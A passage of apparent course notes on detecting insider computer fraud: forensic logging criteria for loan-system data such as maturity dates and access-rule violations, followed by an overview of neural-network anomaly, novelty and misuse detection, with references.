The following matrix details all the KFI and KFM attributes, which incorporates all the metadata previously discussed. The maturity date KFI (MATDT) was selected because of its pervasiveness in use by insider loan fraudsters at financial institutions, according to the FFIEC Insider Detection, Investigation and Prevention of Insider Loan Fraud: A White Paper Produced for the FFIEC Fraud Investigation Symposium,October 20–November 1, 2002.

It is noteworthy to mention that selecting the appropriate KFI and KFM will take time and careful planning. Establishing a well-conceived journaling risk/controls matrix is an important first step determining how many KFIs and KFMs will be selected and what attributes will actually be logged.

There are numerous logging possibilities for the MATDT KFI; however, only a few were selected in comparison to the entire population. For a complete listing of all the KFIs and KFMs.

The software engineering process for developing a new application or system needs to be designed in such a way to allow flexibility in creating, adding, modifying, and deleting new or existing KFIs and KFMs for being journaled.

Standardized Logging Criteria for Forensic Foto Frames:

1. Administration/summary data:

a. The number of metadata elements in each Forensic Foto Frame

b. Author

c. Author e-mail

d. Data owner/maintainer

e. Description

f. Name of approving officer

g. Attribute name, author, date, time, and frequency of TOTAL data object CREATIONS

h. Attribute name, author, date, time, and frequency of TOTAL data object ACCESSES

i. Attribute name, author, date, time, and frequency of TOTAL data object DELETIONS

j. Attribute name, author, date, time, and frequency of TOTAL data object ADDITIONS

k. Attribute name, author, date, time, and frequency of TOTAL data object MODIFICATIONS

l. Attribute name, author, date, time, and frequency and TOTAL VIOLATIONS OF DATA ACCESS RULES

m. Attribute name, author, date, time, and frequency and TOTAL number of embedded graphics (objects) creation, additions, and deletions

n. TOTAL of algorithmic transformations (i.e., calculations)

2. Frame statistics:

a. Creation date

b. Creation time

c. Last save time

d. Revision number

e. Total edit time (minutes)

3. Data access rules violations (access Level 1: read only—loan officer; access Level 2: write only—data entry personnel only; access Level 3: read/write— supervisory

loan officer):

a. Social security number

b. Name of borrower

c. Total portfolio value by loan officer

d. P.O. box address

e. Policy exceptions

f. Loan purpose

g. Name of approving officer

h. Total assets

i. Total liabilities

j. Borrower net worth

k. Collateral value

l. Loan to value (LTV)

m. FICO score

n. Years employed

o. Loan officer name

p. Interest rate

q. Maturity date

r. Repayment terms

s. Primary source of repayment

t. Total dollar amount of earnings (individual —insider loan‖)

u. Total interest and fee income on individual —insider‖ installment loan

v. Total interest and fee income on individual —insider‖ RE loan

w. Total interest and fee income on individual —insider‖ C&I loan

x. Total loan amount of all individual —insider‖ loan(s)

y. Total loan amount of all individual —insider‖ I/L

z. Total loan amount of all individual —insider‖ RE loan(s) aa.

Total loan amount of all individual —insider‖ C&I loan(s)

4. Graphics/objects:

a. Number of embedded objects:

b. Date of embedded object creation, deletion, addition, modification

c. Time of embedded object creation, deletion, addition, modification

d. Frequency of embedded object creation, deletion, addition, modification

e. Source of embedded object

5. Algorithmic transformations (i.e., calculations)

a. Number of algorithmic transformations:

b. Date of algorithmic transformations creation, deletion, addition, modification

c. Time of algorithmic transformations creation, deletion, addition, modification

d. Frequency of algorithmic transformations creation, deletion, addition, modification

e. Source of algorithmic transformation

Neural networks – Misuse detection and Novelty detection:

One of the primary objectives of this research will be to understand the basic concept of neural networks and how they impact the detection of insider computer fraud (ICF) activities.

Computer Forensic Benefits of Neural Networks

The forensic journaling that will be built into the software engineering process fornew application development will also assist in the development of NNs to detect unknown or anomalistic insider user behavior. The use of NNs for ICF detection has many advantages and is well suited to the elusive nature of ICF activities:

- Has the ability to handle nonlinear problems.
- Needs no processing algorithm.
- Has the ability to model chaotic time series.

The Neural Network Development Process

Prior to understanding the nexus between the use of digital forensics data and the development of neural nets for capturing key journaling criteria, there is a need to establish a fundamental understanding of the NN development process.

Specifically, anomaly detection in NNs is created by having systems learn to predict the next user command based on a sequence of previous commands by a specific user.

Basically, the building of a NN for use within intrusion detection systems consists of three phases:

1. Collect training data by obtaining the audit logs for each user for a certain period. A vector is formed by each day and each user, which shows how often the user executed each command.

2. Train the NN to identify the user based on the command distribution vectors.

3. Command the NN to identify the user based on the command distribution vector. If the network's suggestion is different from the actual user an anomaly is signaled.

To address this increasing information security threat, there has been a growth in the industry in the use of ADSs and IDSs.

There are many cited issues involving the use of anomaly/intrusion detection, which include the following:

- Problems with scalability
- False positives
- An inability to determine what is really important information
- A lack of a complete, comprehensive database of attack signatures

Novelty Detection (Saffron Technologies)

*By d*efinition, novelty detection identifies abnormal or nonrandom behavior that demonstrates a process is under some influence of special causes of variation, without impeding the normal learning process that is so vital to creating associative memory.

The detection of novelty is an important concept, particularly when dealing with ICF activities, because it provides a feedback mechanism to the user and validates the effectiveness and accuracy of the training and testing dataset or perhaps flaws within the initial underlying logic of the software. Substantive user
acceptance and quality assurance testing would have to be conducted prior to any conclusions in either scenario.

Using Saffron's didactic tool, LabAgent and companion documentation, the properties of this software and the underlying concept behind novelty NNs in general involve the following fundamental characteristics or properties:

- *Incremental*: Start from zero, learn case-by-case.
- *Nonparametric*: No knob-tweaking to build.
- *Malleable*: Adapt on the fly to new features.
- *Unified Representation*: Various inferences can be computed at query time.
- *No Overtraining*: Do not get worse as more data is seen.

Anomaly Detection Using Neural Networks (Fuzzy Clustering)

- Technologies that include fuzzy clustering are beginning to be used. Fuzzy clustering is being chosen instead of relying on the use of classifiers, which may not deal as effectively with detecting events that do not neatly fall into any predefined cluster.
- Basically, the term *fuzzy clustering* works by ostensibly training itself, through the creation of a baseline profile of the network in various states, to determine what happens under normal conditions. It then determines what different

users do and the resources they normally request, and what types of files theytransfer and other activity.

Misuse Detection Using Neural Networks

- As previously noted, the use of attack signatures alone is not as effective as if they were combined with other forms of prevention and detection when it comes to network or ICF attacks involving Web-based or traditionalapplications accessed only in-house.
- The signature-based attack detection process can be effective if tuned and continually baselined against known networks or can be compared against application attacks.

REFERENCES:

1. Kenneth C.Brancik, ―Insider Computer Fraud‖, Auerbach Publications Taylor & Francis, Group 2008.
2. Caudill, Maureen and Butler, Charles, *Naturally Intelligent Systems,* MITPress, Cambridge, MA, 1992.
3. Hawkins, Jeff, *On Intelligence,* Times Books, Henry Holt, New York, 2004..
4. Saffron Technologies, Technical White Paper, Morrisville, NC, 2004 (www.saffrontech.com).
5. Nigrini, Mark, Fraud Detection—I've Got Your Number. *Journal of Accountancy,* May, 79–83, 1999.